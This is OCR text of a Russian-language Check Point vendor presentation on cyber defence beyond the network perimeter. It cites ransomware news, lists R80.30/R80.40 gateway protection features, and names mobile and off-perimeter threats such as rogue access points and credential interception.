Check Point
SOFTWARE TECHNOLOGIES LTD

НА БЕГУ И В ОБЛАКАХ

Киберзащита вне периметра

Алексей Белоглазов | Технический эксперт по защите от кибер-атак, Check Point,
Восточная Европа и Ближний Восток
abeloglazov@checkpoint.com
+79856478564

Тренды кибер-угроз в России за последние 6 мес.

Check Point
SOFTWARE TECHNOLOGIES LTD


The New York Times

Hit by Ransomware Attack, Florida City Agrees to Pay Hackers $600,000


The city council in Riviera Beach, Fla., voted quietly to authorize a nearly $600,000 ransom payment after hackers paralyzed the city's computer systems. Wilfredo Lee/Associated Press


Recovery costs for Baltimore hack to exceed $18m

Cleanup effort and lost revenue is expected to cost more than 180 times the initial ransom

cp<r>
CHECK POINT RESEARCH

Защита от кибер-атак на периметре



Новый функционал защиты от угроз на шлюзах

R80.30 (рекомендованная версия):

- Проактивная очистка документов в веб
- AV и эмуляция файлов в FTP


R80.40 (EA, релиз в конце 2019):


- AV и эмуляция файлов в IMAP, POP3, SSH, SCP, SFTP и много-потоковом SMBv3
- Инспекция HTTP/2
- Защита IoT

R80.x в эл. почте (сен-окт 2019):

- Улучшенная проверка ссылок (Click-Time)
- Улучшенная проверка архивов с паролями

Работа за пределами традиционного периметра






Почта

Веб

Файловые сервисы

Внешние устройства

Бизнес вчера



Уязвимые или вредоносные приложения


Подставные точки доступа

Перехват трафика


Перехват учетки

Бизнес сегодня

Чего мы НЕ видим на шлюзах безопасности?

